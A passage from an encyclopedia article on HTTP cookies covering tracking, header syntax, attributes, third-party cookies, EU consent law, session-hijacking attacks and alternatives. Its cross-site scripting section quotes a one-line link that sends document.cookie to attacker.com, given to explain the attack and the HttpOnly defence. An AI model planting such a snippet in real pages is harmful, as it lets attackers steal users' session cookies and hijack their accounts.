
Tracking cookies are used to track users' web browsing habits. This can also be done to some extent by using the [IP address](#) of the computer requesting the page or the [referer](#) field of the [HTTP](#) request header, but cookies allow for greater precision. This can be demonstrated as follows:

1. If the user requests a page of the site, but the request contains no cookie, the server presumes that this is the first page visited by the user. So the server creates a unique identifier (typically a string of random letters and numbers) and sends it as a cookie back to the browser together with the requested page.
2. From this point on, the cookie will automatically be sent by the browser to the server every time a new page from the site is requested. The server not only sends the page as usual but also stores the URL of the requested page, the date/time of the request, and the cookie in a log file.

By analyzing this log file, it is then possible to find out which pages the user has visited, in what sequence, and for how long.

Corporations exploit users' web habits by tracking cookies to collect information about buying habits. The [Wall Street Journal](#) found that America's top fifty websites installed an average of sixty-four pieces of tracking technology onto computers, resulting in a total of 3,180 tracking files.^[41] The data can then be collected and sold to bidding corporations.

Implementation



A possible interaction between a web browser and a web server holding a web page in which the server sends a cookie to the browser and the browser sends it back when requesting another page.

Cookies are arbitrary pieces of data, usually chosen and first sent by the web server, and stored on the client computer by the web browser. The browser then sends them back to the server with every request, introducing [states](#) (memory of previous events) into otherwise stateless [HTTP](#) transactions. Without cookies, each retrieval of a [web page](#) or component of a web page would be an isolated event, largely unrelated to all other page views made by the user on the website. Although cookies are usually set by the web server, they can also be set by the client using a scripting language such as [JavaScript](#) (unless the cookie's `HttpOnly` flag is set, in which case the cookie cannot be modified by scripting languages).

The cookie specifications^{[42][43]} require that browsers meet the following requirements in order to support cookies:

- Can support cookies as large as 4,096 [bytes](#) in size.
- Can support at least 50 cookies per [domain](#) (i.e. per website).
- Can support at least 3,000 cookies in total.

Setting a cookie

Cookies are set using the `Set-Cookie` [header field](#), sent in an HTTP response from the web server. This header field instructs the web browser to store the cookie and send it back in future requests to the server (the browser will ignore this header field if it does not support cookies or has disabled cookies).

As an example, the browser sends its first HTTP request for the homepage of the `www.example.org` website:

```
GET /index.html HTTP/1.1
Host: www.example.org
...
```

The server responds with two `Set-Cookie` header fields:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: theme=light
Set-Cookie: sessionToken=abc123; Expires=Wed, 09 Jun 2021 10:18:14 GMT
...
```

The server's HTTP response contains the contents of the website's homepage. But it also instructs the browser to set two cookies. The first, *theme*, is considered to be a *session cookie* since it does not have an `Expires` or `Max-Age` attribute. Session cookies are intended to be deleted by the browser when the browser closes. The second, *sessionToken*, is considered to be a *persistent cookie* since it contains an `Expires` attribute, which instructs the browser to delete the cookie at a specific date and time.

Next, the browser sends another request to visit the `spec.html` page on the website. This request contains a `Cookie` header field, which contains the two cookies that the server instructed the browser to set:


```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: theme=light; sessionToken=abc123
...
```

This way, the server knows that this HTTP request is related to the previous one. The server would answer by sending the requested page, possibly including more `Set-Cookie` header fields in the HTTP response in order to instruct the browser to add new cookies, modify existing cookies, or remove existing cookies. To remove a cookie, the server must include a `Set-Cookie` header field with an expiration date in the past.

The value of a cookie may consist of any printable [ASCII](#) character (! through ~, [Unicode](#) \u0021 through \u007E) excluding , and ; and [whitespace characters](#). The name of a cookie excludes the same characters, as well as =, since that is the delimiter between the name and value. The cookie standard RFC 2965 is more restrictive but not implemented by browsers.

The term *cookie crumb* is sometimes used to refer to a cookie's name–value pair.^[44]

Cookies can also be set by scripting languages such as [JavaScript](#) that run within the browser. In JavaScript, the object `document.cookie` is used for this purpose. For example, the instruction `document.cookie = "temperature=20"` creates a cookie of name *temperature* and value *20*.^[45]

Cookie attributes

In addition to a name and value, cookies can also have one or more attributes. Browsers do not include cookie attributes in requests to the server—they only send the cookie's name and value. Cookie attributes are used by browsers to determine when to delete a cookie, block a cookie or whether to send a cookie to the server.

Domain and Path

The `Domain` and `Path` attributes define the scope of the cookie. They essentially tell the browser what website the cookie belongs to. For security reasons, cookies can only be set on the current resource's top domain and its subdomains, and not for another domain and its subdomains. For example, the website `example.org` cannot set a cookie that has a domain of `foo.com` because this would allow the website `example.org` to control the cookies of the domain `foo.com`.

If a cookie's `Domain` and `Path` attributes are not specified by the server, they default to the domain and path of the resource that was requested.^[46] However, in most browsers there is a difference between a cookie set from `foo.com` without a domain, and a cookie set with the `foo.com` domain. In the former case, the cookie will only be sent for requests to `foo.com`, also known as a host-only cookie. In the latter case, all subdomains are also included (for example, `docs.foo.com`).^{[47][48]} A notable exception to this general rule is Edge prior to Windows 10 RS3 and Internet Explorer prior to IE 11 and Windows 10 RS4 (April 2018), which always sends cookies to subdomains regardless of whether the cookie was set with or without a domain.^[49]

Below is an example of some `Set-Cookie` header fields in the HTTP response of a website after a user logged in. The HTTP request was sent to a webpage within the `docs.foo.com` subdomain:

```
HTTP/1.0 200 OK
Set-Cookie: LSID=DQAAAK...Eaem_vYg; Path=/accounts; Expires=Wed, 13 Jan 2021
22:23:01 GMT; Secure; HttpOnly
Set-Cookie: HSID=AYQEVn...DKrdst; Domain=.foo.com; Path=/; Expires=Wed, 13
Jan 2021 22:23:01 GMT; HttpOnly
Set-Cookie: SSID=Ap4P...GTEq; Domain=foo.com; Path=/; Expires=Wed, 13 Jan
2021 22:23:01 GMT; Secure; HttpOnly
...
```

The first cookie, `LSID`, has no `Domain` attribute, and has a `Path` attribute set to `/accounts`. This tells the browser to use the cookie only when requesting pages contained in `docs.foo.com/accounts` (the domain is derived from the request domain). The other two cookies, `HSID` and `SSID`, would be used when the browser requests any subdomain in `.foo.com` on any path (for example `www.foo.com/bar`). The prepending dot is optional in recent standards, but can be added for compatibility with RFC 2109 based implementations.^[50]

Expires and Max-Age

The `Expires` attribute defines a specific date and time for when the browser should delete the cookie. The date and time are specified in the form `Wdy, DD Mon YYYY HH:MM:SS GMT`, or in the form `Wdy, DD Mon YY HH:MM:SS GMT` for values of `YY` where `YY` is greater than or equal to 0 and less than or equal to 69.^[51]

Alternatively, the `Max-Age` attribute can be used to set the cookie's expiration as an interval of seconds in the future, relative to the time the browser received the cookie. Below is an example of three `Set-Cookie` header fields that were received from a website after a user logged in:

```
HTTP/1.0 200 OK
Set-Cookie: lu=Rg3vHJZnehYLjVg7qi3bZjzgz; Expires=Tue, 15 Jan 2013 21:47:38
GMT; Path=/; Domain=.example.com; HttpOnly
Set-Cookie: made_write_conn=1295214458; Path=/; Domain=.example.com
Set-Cookie: reg_fb_gate=deleted; Expires=Thu, 01 Jan 1970 00:00:01 GMT;
Path=/; Domain=.example.com; HttpOnly
```

The first cookie, `lu`, is set to expire sometime on 15 January 2013. It will be used by the client browser until that time. The second cookie, `made_write_conn`, does not have an expiration date, making it a session cookie. It will be deleted after the user closes their browser. The third cookie, `reg_fb_gate`, has its value changed to *deleted*, with an expiration time in the past. The browser will delete this cookie right away because its expiration time is in the past. Note that cookie will only be deleted if the domain and path attributes in the `Set-Cookie` field match the values used when the cookie was created.

As of 2016 Internet Explorer did not support `Max-Age`.^{[52][53]}

Secure and HttpOnly

The `Secure` and `HttpOnly` attributes do not have associated values. Rather, the presence of just their attribute names indicates that their behaviors should be enabled.

The `Secure` attribute is meant to keep cookie communication limited to encrypted transmission, directing browsers to use cookies only via [secure/encrypted](#) connections. However, if a web server sets a cookie with a secure attribute from a non-secure connection, the cookie can still be intercepted when it is sent to the user by [man-in-the-middle attacks](#). Therefore, for maximum security, cookies with the `Secure` attribute should only be set over a secure connection.

The `HttpOnly` attribute directs browsers not to expose cookies through channels other than HTTP (and HTTPS) requests. This means that the cookie cannot be accessed via client-side scripting languages (notably [JavaScript](#)), and therefore cannot be stolen easily via [cross-site scripting](#) (a pervasive attack technique).^[54]

Browser settings

Most modern browsers support cookies and allow the user to disable them. The following are common options:^[55]

- To enable or disable cookies completely, so that they are always accepted or always blocked.
- To view and selectively delete cookies using a cookie manager.
- To fully wipe all private data, including cookies.

Add-on tools for managing cookie permissions also exist.^{[56][57][58][59]}

Third-party cookie

See also: [Web analytics § Problems with cookies](#)

Cookies have some important implications for the privacy and anonymity of web users. While cookies are sent only to the server setting them or a server in the same Internet domain, a web page may contain images or other components stored on servers in other domains. Cookies that are set during retrieval of these components are called *third-party cookies*. A third-party cookie, belongs to a domain different from the one shown in the address bar. This sort of cookie typically appears when web pages feature content from external websites, such as [banner advertisements](#). This opens up the potential for [tracking](#) the user's browsing history and is used by advertisers to [serve relevant advertisements](#) to each user.



In this fictional example, an advertising company has placed banners in two websites. By hosting the banner images on its servers and using third-party cookies, the advertising company is able to track the browsing of users across these two sites.

As an example, suppose a user visits `www.example.org`. This website contains an advertisement from `ad.foxytracking.com`, which, when downloaded, sets a cookie belonging to the advertisement's domain (`ad.foxytracking.com`). Then, the user visits another website, `www.foo.com`, which also contains an advertisement from `ad.foxytracking.com` and sets a cookie belonging to that domain (`ad.foxytracking.com`). Eventually, both of these cookies will be sent to the advertiser when loading their advertisements or visiting their website. The advertiser can then use these cookies to build up a browsing history of the user across all the websites that have ads from this advertiser, through the use of the [HTTP referer](#) header field.

As of 2014, some websites were setting cookies readable for over 100 third-party domains.^[60] On average, a single website was setting 10 cookies, with a maximum number of cookies (first- and third-party) reaching over 800.^[61]

The older standards for cookies, RFC 2109^[17] and RFC 2965, recommend that browsers should protect user privacy and not allow sharing of cookies between servers by default. However, the newer standard, RFC 6265, explicitly allows user agents to implement whichever third-party cookie policy they wish. Most modern web browsers contain [privacy settings](#) that can [block](#) third-party cookies, and some now block all third-party cookies by default - as of July 2020, such browsers include [Apple Safari](#),^[62] [Firefox](#),^[63] and [Brave](#).^[64] Safari allows embedded sites to use Storage Access API to request permission to set first-party cookies. In May 2020, [Google Chrome](#) introduced new features to block third-party cookies by default in its Incognito mode for private browsing, making blocking optional during normal browsing. The same update also added an option to block first-party cookies.^[65] Chrome plans to start blocking third-party cookies by default in late 2024.^[66]

Privacy

See also: [Do Not Track](#)

The possibility of building a profile of users is a privacy threat, especially when tracking is done across multiple domains using third-party cookies. For this reason, some countries have legislation about cookies.

Website operators who do not disclose third-party cookie use to consumers run the risk of harming consumer trust if cookie use is discovered. Having clear disclosure (such as in a [privacy policy](#)) tends to eliminate any negative effects of such cookie discovery.^{[67][failed verification]}

The [United States](#) government has set strict rules on setting cookies in 2000 after it was disclosed that the White House [drug policy office](#) used cookies to track computer users viewing its online anti-drug advertising. In 2002, privacy activist Daniel Brandt found that the [CIA](#) had been leaving persistent cookies on computers that had visited its website. When notified it was violating policy, CIA stated that these cookies were not intentionally set and stopped setting them. On December 25,

2005, Brandt discovered that the [National Security Agency](#) (NSA) had been leaving two persistent cookies on visitors' computers due to a software upgrade. After being informed, the NSA immediately disabled the cookies.^[68]

EU cookie directive



This section **relies excessively on references to primary sources**. Please improve this section by adding [secondary or tertiary sources](#).

Find sources: "[GDPR](#)" – [news](#) · [newspapers](#) · [books](#) · [scholar](#) · [JSTOR](#) (October 2022) ([Learn how and when to remove this template message](#))

In 2002, the European Union launched the [Directive on Privacy and Electronic Communications](#) (e-Privacy Directive), a policy requiring end users' consent for the placement of cookies, and similar technologies for storing and accessing information on users' equipment.^{[69][70]} In particular, Article 5 Paragraph 3 mandates that storing technically unnecessary data on a user's computer can only be done if the user is provided information about how this data is used, and the user is given the possibility of denying this storage operation. The Directive does not require users to authorise or be provided notice of cookie usage that are functionally required for delivering a service they have requested, for example to retain settings, store log-in sessions, or remember what is in a user's shopping basket.^[71]

In 2009, the law was amended by Directive 2009/136/EC, which included a change to Article 5, Paragraph 3. Instead of having an option for users to opt out of cookie storage, the revised Directive requires consent to be obtained for cookie storage.^[70] The definition of consent is cross-referenced to the definition in European data protection law, firstly the Data Protection Directive 1995 and subsequently the [General Data Protection Regulation](#) (GDPR). As the definition of consent was strengthened in the text of the GDPR, this had the effect of increasing the quality of consent required by those storing and accessing information such as cookies on users devices. In a case decided under the Data Protection Directive however, the [Court of Justice of the European Union](#) later confirmed however that the previous law implied the same strong quality of consent as the current instrument.^[72] In addition to the requirement of consent which stems from storing or accessing information on a user's terminal device, the information in many cookies will be considered personal data under the GDPR alone, and will require a legal basis to process. This has been the case since the 1995 Data Protection Directive, which used an identical definition of personal data, although the GDPR in interpretative Recital 30 clarifies that cookie identifiers are included. While not all data processing under the GDPR requires consent, the characteristics of behavioural advertising mean that it is difficult or impossible to justify under any other ground.^{[73][74]}

Consent under the combination of the GDPR and e-Privacy Directive has to meet a number of conditions in relation to cookies.^[75] It must be freely given and unambiguous: pre-ticked boxes were banned under both the Data Protection Directive 1995^[72] and the GDPR (Recital 32).^[76] The GDPR is specific that consent must be as 'easy to withdraw as to give',^[76] meaning that a reject-all button must be as easy to access in terms of clicks and visibility as an 'accept all' button.^[75] It must be specific and informed, meaning that consent relates to particular purposes for the use of this data, and all organisations seeking to use this consent must be specifically named.^{[77][78]} The [Court of Justice of the European Union](#) has also ruled that consent must be 'efficient and timely', meaning that it must be gained before cookies are laid and data processing begins instead of afterwards.^[79]

The industry's response has been largely negative. Robert Bond of the law firm Speechly Bircham describes the effects as "far-reaching and incredibly onerous" for "all UK companies". Simon Davis of [Privacy International](#) argues that proper enforcement would "destroy the entire industry".^[80] However, scholars note that the onerous nature of cookie pop-ups stems from an attempt to continue to operate a business model through convoluted requests that may be incompatible with the GDPR.^[73]

Academic studies and regulators both describe wide-spread non-compliance with the law. A study scraping 10,000 UK websites found that only 11.8% of sites adhered to minimal legal requirements, with only 33.4% of websites studied providing a mechanism to reject cookies that was as easy to use as accepting them.^[75] A study of 17,000 websites found that 84% of sites breached this criterion, finding additionally that many laid third party cookies with no notice at all.^[81] The UK regulator, the [Information Commissioner's Office](#), stated in 2019 that the industry's 'Transparency and Consent Framework' from the advertising technology group the [Interactive Advertising Bureau](#) was 'insufficient to ensure transparency and fair processing of the personal data in question and therefore also insufficient to provide for free and informed consent, with attendant implications for PECR [e-Privacy] compliance'.^[77] Many companies that sell compliance solutions (Consent Management Platforms) permit them to be configured in manifestly illegal ways, which scholars have noted creates questions around the appropriate allocation of liability.^[82]

A [W3C](#) specification called [P3P](#) was proposed for servers to communicate their privacy policy to browsers, allowing automatic, user-configurable handling. However, few websites implement the specification, and the W3C has discontinued work on the specification.^[83]

Third-party cookies can be blocked by most browsers to increase privacy and reduce tracking by advertising and tracking companies without negatively affecting the user's web experience on all sites. Some sites operate 'cookie walls', which make access to a site conditional on allowing cookies either technically in a browser, through pressing 'accept', or both.^[84] In 2020, the [European Data Protection Board](#), composed of all EU data protection regulators, stated that cookie walls were illegal.

In order for consent to be freely given, access to services and functionalities must not be made conditional on the consent of a user to the storing of information, or gaining of access to information already stored, in the terminal equipment of a user (so called cookie walls).^[85]

Many advertising operators have an opt-out option to behavioural advertising, with a generic cookie in the browser stopping behavioural advertising.^{[86][87]} However, this is often ineffective against many forms of tracking, such as first-party tracking that is growing in popularity to avoid the impact of browsers blocking third party cookies.^{[88][89]} Furthermore, if such a setting is more difficult to place than the acceptance of tracking, it remains in breach of the conditions of the e-Privacy Directive.^[75]

Cookie theft and session hijacking



hideThis section has multiple issues. Please help [improve it](#) or discuss these issues on the [talk page](#). (*Learn how and when to remove these template messages*)


This section **possibly contains** [original research](#). (*September 2011*)

This section **does not** [cite](#) any [sources](#). (*September 2011*)

Most websites use cookies as the only identifiers for user sessions, because other methods of identifying web users have limitations and vulnerabilities. If a website uses cookies as session identifiers, attackers can impersonate users' requests by stealing a full set of victims' cookies. From the web server's point of view, a request from an attacker then has the same authentication as the victim's requests; thus the request is performed on behalf of the victim's session.

Listed here are various scenarios of cookie theft and user session hijacking (even without stealing user cookies) that work with websites relying solely on HTTP cookies for user identification.

Network eavesdropping



A cookie can be stolen by another computer that is allowed reading from the network

Traffic on a network can be intercepted and read by computers on the network other than the sender and receiver (particularly over [unencrypted](#) open [Wi-Fi](#)). This traffic includes cookies sent on ordinary unencrypted [HTTP sessions](#). Where network traffic is not encrypted, attackers can therefore read the communications of other users on the network, including HTTP cookies as well as the entire contents of the conversations, for the purpose of a [man-in-the-middle attack](#).

An attacker could use intercepted cookies to impersonate a user and perform a malicious task, such as transferring money out of the victim's bank account.

This issue can be resolved by securing the communication between the user's computer and the server by employing [Transport Layer Security](#) ([HTTPS](#) protocol) to encrypt the connection. A server can specify the `Secure` flag while setting a cookie, which will cause the browser to send the cookie only over an encrypted channel, such as a TLS connection.^[42]

Publishing false sub-domain: DNS cache poisoning

If an attacker is able to cause a [DNS server](#) to cache a fabricated DNS entry (called [DNS cache poisoning](#)), then this could allow the attacker to gain access to a user's cookies. For example, an attacker could use DNS cache poisoning to create a fabricated DNS entry of `f12345.www.example.com` that points to the [IP address](#) of the attacker's server. The attacker can then post an image URL from his own server (for example, `http://f12345.www.example.com/img_4_cookie.jpg`). Victims reading the attacker's message would download this image from `f12345.www.example.com`.

Since `f12345.www.example.com` is a sub-domain of `www.example.com`, victims' browsers would submit all `example.com`-related cookies to the attacker's server.

If an attacker is able to accomplish this, it is usually the fault of the [Internet Service Providers](#) for not properly securing their DNS servers. However, the severity of this attack can be lessened if the target website uses secure cookies. In this case, the attacker would have the extra challenge^[90] of obtaining the target website's TLS certificate from a [certificate authority](#), since secure cookies can only be transmitted over an encrypted connection. Without a matching TLS certificate, victims' browsers would display a warning message about the attacker's invalid certificate, which would help deter users from visiting the attacker's fraudulent website and sending the attacker their cookies.


Cross-site scripting: cookie theft

Main article: [Cross-site scripting](#)

Cookies can also be stolen using a technique called cross-site scripting. This occurs when an attacker takes advantage of a website that allows its users to post unfiltered [HTML](#) and [JavaScript](#) content. By posting malicious HTML and JavaScript code, the attacker can cause the victim's web browser to send the victim's cookies to a website the attacker controls.

As an example, an attacker may post a message on `www.example.com` with the following link:

```
<a href="#" onclick="window.location = 'http://attacker.com/stole.cgi?text=' + escape(document.cookie); return false;">Click here!</a>
```



Cross-site scripting: a cookie that should be only exchanged between a server and a client is sent to another party.

When another user clicks on this link, the browser executes the piece of code within the `onclick` attribute, thus replacing the string `document.cookie` with the list of cookies that are accessible from the current page. As a result, this list of cookies is sent to the `attacker.com` server. If the attacker's malicious posting is on an HTTPS website `https://www.example.com`, secure cookies will also be sent to `attacker.com` in plain text.

It is the responsibility of the website developers to filter out such malicious code.

Such attacks can be mitigated by using `HttpOnly` cookies. These cookies will not be accessible by client-side scripting languages like JavaScript, and therefore, the attacker will not be able to gather these cookies.

Cross-site scripting: proxy request

In older versions of many browsers, there were security holes in the implementation of the [XMLHttpRequest](#) API. This API allows pages to specify a proxy server that would get the reply, and this proxy server is not subject to the [same-origin policy](#). For example, a victim is reading an attacker's posting on `www.example.com`, and the attacker's script is executed in the victim's browser. The script generates a request to `www.example.com` with the proxy server `attacker.com`. Since the request is for `www.example.com`, all `example.com` cookies will be sent along with the request, but routed through the attacker's proxy server. Hence, the attacker would be able to harvest the victim's cookies.

This attack would not work with secure cookies, since they can only be transmitted over [HTTPS](#) connections, and the HTTPS protocol dictates [end-to-end encryption](#) (i.e. the information is encrypted on the user's browser and decrypted on the destination server). In this case, the proxy server would only see the raw, encrypted bytes of the HTTP request.

Cross-site request forgery

Main article: [Cross-site request forgery](#)

For example, Bob might be browsing a chat forum where another user, Mallory, has posted a message. Suppose that Mallory has crafted an HTML image element that references an action on Bob's bank's website (rather than an image file), e.g.,

```

```

If Bob's bank keeps his authentication information in a cookie, and if the cookie hasn't expired, then the attempt by Bob's browser to load the image will submit the withdrawal form with his cookie, thus authorizing a transaction without Bob's approval.

Cookiejacking

Cookiejacking is an attack against [Internet Explorer](#) which allows the attacker to steal [session cookies](#) of a user by tricking a user into dragging an object across the screen.^[91] Microsoft deemed the flaw low-risk because of "the level of required user interaction",^[91] and the necessity of having a user already logged into the website whose cookie is stolen.^[92] Despite this, a researcher tried the attack on 150 of their Facebook friends and obtained cookies of 80 of them via [social engineering](#).^[91]

Drawbacks of cookies

Besides privacy concerns, cookies also have some technical drawbacks. In particular, they do not always accurately identify users, they can be used for security attacks, and they are often at odds with the Representational State Transfer ([REST](#)) software architectural style.^{[93][94]}

Inaccurate identification

If more than one browser is used on a computer, each usually has a separate storage area for cookies. Hence, cookies do not identify a person, but a combination

of a user account, a computer, and a web browser. Thus, anyone who uses multiple accounts, computers, or browsers has multiple sets of cookies.^[95]

Likewise, cookies do not differentiate between multiple users who share the same [user account](#), computer, and browser.

Alternatives to cookies

Some of the operations that can be done using cookies can also be done using other mechanisms.

Authentication and session management

JSON Web Tokens

A [JSON Web Token](#) (JWT) is a self-contained packet of information that can be used to store user identity and authenticity information. This allows them to be used in place of session cookies. Unlike cookies, which are automatically attached to each HTTP request by the browser, JWTs must be explicitly attached to each HTTP request by the web application.

HTTP authentication

The HTTP protocol includes the [basic access authentication](#) and the [digest access authentication](#) protocols, which allow access to a web page only when the user has provided the correct username and password. If the server requires such credentials for granting access to a web page, the browser requests them from the user and, once obtained, the browser stores and sends them in every subsequent page request. This information can be used to track the user.

URL (query string)

The [query string](#) part of the [URL](#) is the part that is typically used for this purpose, but other parts can be used as well. The [Java Servlet](#) and [PHP](#) session mechanisms both use this method if cookies are not enabled.

This method consists of the web server appending query strings containing a unique session identifier to all the links inside of a web page. When the user follows a link, the browser sends the query string to the server, allowing the server to identify the user and maintain state.

These kinds of query strings are very similar to cookies in that both contain arbitrary pieces of information chosen by the server and both are sent back to the server on every request. However, there are some differences. Since a query string is part of a URL, if that URL is later reused, the same attached piece of information will be sent to the server, which could lead to confusion. For example, if the preferences of a user are encoded in the query string of a URL and the user sends this URL to another user by [e-mail](#), those preferences will be used for that other user as well.

Moreover, if the same user accesses the same page multiple times from different sources, there is no guarantee that the same query string will be used each time. For example, if a user visits a page by coming from a page *internal to the site* the first time, and then visits the same page by coming from an *external* [search engine](#) the second time, the query strings would likely be different. If cookies were used in this situation, the cookies would be the same.

Other drawbacks of query strings are related to security. Storing data that identifies a session in a query string enables [session fixation](#) attacks, [referer](#) logging attacks and other [security exploits](#). Transferring session identifiers as HTTP cookies is more secure.

Hidden form fields

Another form of session tracking is to use [web forms](#) with hidden fields. This technique is very similar to using URL query strings to hold the information and has many of the same advantages and drawbacks. In fact, if the form is handled with the [HTTP](#) GET method, then this technique is similar to using URL query strings, since the GET method adds the form fields to the URL as a query string. But most forms are handled with HTTP POST, which causes the form information, including the hidden fields, to be sent in the HTTP request body, which is neither part of the URL, nor of a cookie.

This approach presents two advantages from the point of view of the tracker. First, having the tracking information placed in the HTTP request body rather than in the URL means it will not be noticed by the average user. Second, the session information is not copied when the user copies the URL (to bookmark the page or send it via email, for example).

window.name DOM property

All current web browsers can store a fairly large amount of data (2–32 MB) via JavaScript using the [DOM](#) property `window.name`. This data can be used instead of session cookies. The technique can be coupled with [JSON](#)/JavaScript objects to store complex sets of session variables on the client side.

The downside is that every separate window or [tab](#) will initially have an empty `window.name` property when opened.

In some respects, this can be more secure than cookies due to the fact that its contents are not automatically sent to the server on every request like cookies are, so it is not vulnerable to network cookie sniffing attacks.

Tracking

IP address

Some users may be tracked based on the [IP address](#) of the computer requesting the page. The server knows the IP address of the computer running the browser (or the [proxy](#), if any is used) and could theoretically link a user's session to this IP address.

However, IP addresses are generally not a reliable way to track a session or identify a user. Many computers designed to be used by a single user, such as office PCs or home PCs, are behind a network address translator (NAT). This means that several PCs will share a public IP address. Furthermore, some systems, such as [Tor](#), are designed to retain [Internet anonymity](#), rendering tracking by IP address impractical, impossible, or a security risk.

ETag

Main article: [HTTP ETag § Tracking using ETags](#)

Because ETags are cached by the browser, and returned with subsequent requests for the same resource, a tracking server can simply repeat any ETag received from the browser to ensure an assigned ETag persists indefinitely (in a similar way to

persistent cookies). Additional caching header fields can also enhance the preservation of ETag data.

ETags can be flushed in some browsers by clearing the [browser cache](#).

Browser cache

Main article: [Web cache](#)

The browser cache can also be used to store information that can be used to track individual users. This technique takes advantage of the fact that the web browser will use resources stored within the cache instead of downloading them from the website when it determines that the cache already has the most up-to-date version of the resource.

For example, a website could serve a JavaScript file with code that sets a unique identifier for the user (for example, `var userId = 3243242;`). After the user's initial visit, every time the user accesses the page, this file will be loaded from the cache instead of downloaded from the server. Thus, its content will never change.

Browser fingerprint

Main article: [Device fingerprint](#)

A [browser fingerprint](#) is information collected about a browser's configuration, such as version number, screen resolution, and operating system, for the purpose of identification. Fingerprints can be used to fully or partially identify individual users or devices even when cookies are turned off.

Basic [web browser](#) configuration information has long been collected by [web analytics](#) services in an effort to accurately measure real human [web traffic](#) and discount various forms of [click fraud](#). With the assistance of [client-side scripting](#) languages, collection of much more esoteric parameters is possible.^{[96][97]} Assimilation of such information into a single string constitutes a device fingerprint. In 2010, [EFF](#) measured at least 18.1 bits of [entropy](#) possible from browser fingerprinting.^[98] [Canvas fingerprinting](#), a more recent technique, claims to add another 5.7 bits.

Web storage

Main article: [Web storage](#)

Some web browsers support persistence mechanisms which allow the page to store the information locally for later use.

The [HTML5](#) standard (which most modern web browsers support to some extent) includes a JavaScript API called [Web storage](#) that allows two types of storage: local storage and session storage. Local storage behaves similarly to [persistent cookies](#) while session storage behaves similarly to [session cookies](#), except that session storage is tied to an individual tab/window's lifetime (AKA a page session), not to a whole browser session like session cookies.^[99]

Internet Explorer supports persistent information^[100] in the browser's history, in the browser's favorites, in an XML store ("user data"), or directly within a web page saved to disk.

Some web browser plugins include persistence mechanisms as well. For example, [Adobe Flash](#) has [Local shared object](#) and [Microsoft Silverlight](#) has Isolated storage.^[101]

See also

-  [Internet portal](#)
-  [Computer programming portal](#)

- [Session \(computer science\)](#)
- [Secure cookie](#)
- [HTTP Strict Transport Security § Privacy issues](#)

References

1. [^] ["What are cookies? What are the differences between them \(session vs. persistent\)?"](#). Cisco. 17 July 2018. 117925.
2. [^] [Jump up to:^a ^b Vamosi, Robert \(14 April 2008\). "Gmail cookie stolen via Google Spreadsheets". News.cnet.com. *Archived* from the original on 9 December 2013. Retrieved 19 October 2017.](#)
3. [^] ["What about the "EU Cookie Directive"?"](#). WebCookies.org. 2013. *Archived* from the original on 11 October 2017. Retrieved 19 October 2017.
4. [^] ["New net rules set to make cookies crumble". BBC. 8 March 2011. *Archived* from the original on 10 August 2018. Retrieved 21 June 2018.](#)
5. [^] ["Sen. Rockefeller: Get Ready for a Real Do-Not-Track Bill for Online Advertising". Adage.com. 6 May 2011. *Archived* from the original on 24 August 2011. Retrieved 2 June 2011.](#)
6. [^] ["Where cookie comes from :: DominoPower". dominopower.com. *Archived* from the original on 19 October 2017. Retrieved 19 October 2017.](#)
7. [^] [Raymond, Eric \(ed.\). "magic cookie". The Jargon File \(version 4.4.7\). *Archived* from the original on 6 September 2017. Retrieved 8 September 2017.](#)
8. [^] ["Why are internet cookies called cookies?"](#).
9. [^] [Schwartz, John \(4 September 2001\). "Giving Web a Memory Cost Its Users Privacy". The New York Times. *Archived* from the original on 18 November 2011. Retrieved 19 February 2017.](#)
10. [^] [Jump up to:^a ^b Kesan, Jey; Shah, Rajiv \(19 August 2018\). "Deconstructing Code". Yale Journal of Law and Technology. **6**: 277–389. *SSRN* 597543.](#)
11. [^] [Jump up to:^a ^b ^c Kristol, David M. \(2001\). "HTTP Cookies: Standards, Privacy, and Politics". ACM Transactions on Internet Technology. Association for Computing Machinery \(ACM\). **1** \(2\): 151–198. *arXiv:cs/0105018*. doi:10.1145/502152.502153. *ISSN* 1533-5399. *S2CID* 1848140.](#)
12. [^] ["Press Release: Netscape Communications Offers New Network Navigator Free On The Internet". Archived from *the original* on 7 December 2006. Retrieved 22 May 2010.](#)
13. [^] ["Usenet Post by Marc Andreessen: Here it is, world!". 13 October 1994. *Archived* from the original on 27 April 2011. Retrieved 22 May 2010.](#)
14. [^] [US 5774670](#), Montulli, Lou, "Persistent client state in a hypertext transfer protocol based client-server system", published 1998-06-30, assigned to [Netscape Communications Corp.](#)
15. [^] [Hardmeier, Sandi \(25 August 2005\). "The history of Internet Explorer". Microsoft. *Archived* from the original on 1 October 2005. Retrieved 4 January 2009.](#)
16. [^] [Jackson, T \(12 February 1996\). "This Bug in Your PC is a Smart Cookie". Financial Times.](#)
17. [^] [Jump up to:^a ^b RFC 2109. sec. 8.3. doi:10.17487/RFC2109.](#)
18. [^] ["Setting Cookies". staff.washington.edu. 19 June 2009. *Archived* from the original on 16 March 2017. Retrieved 15 March 2017.](#)
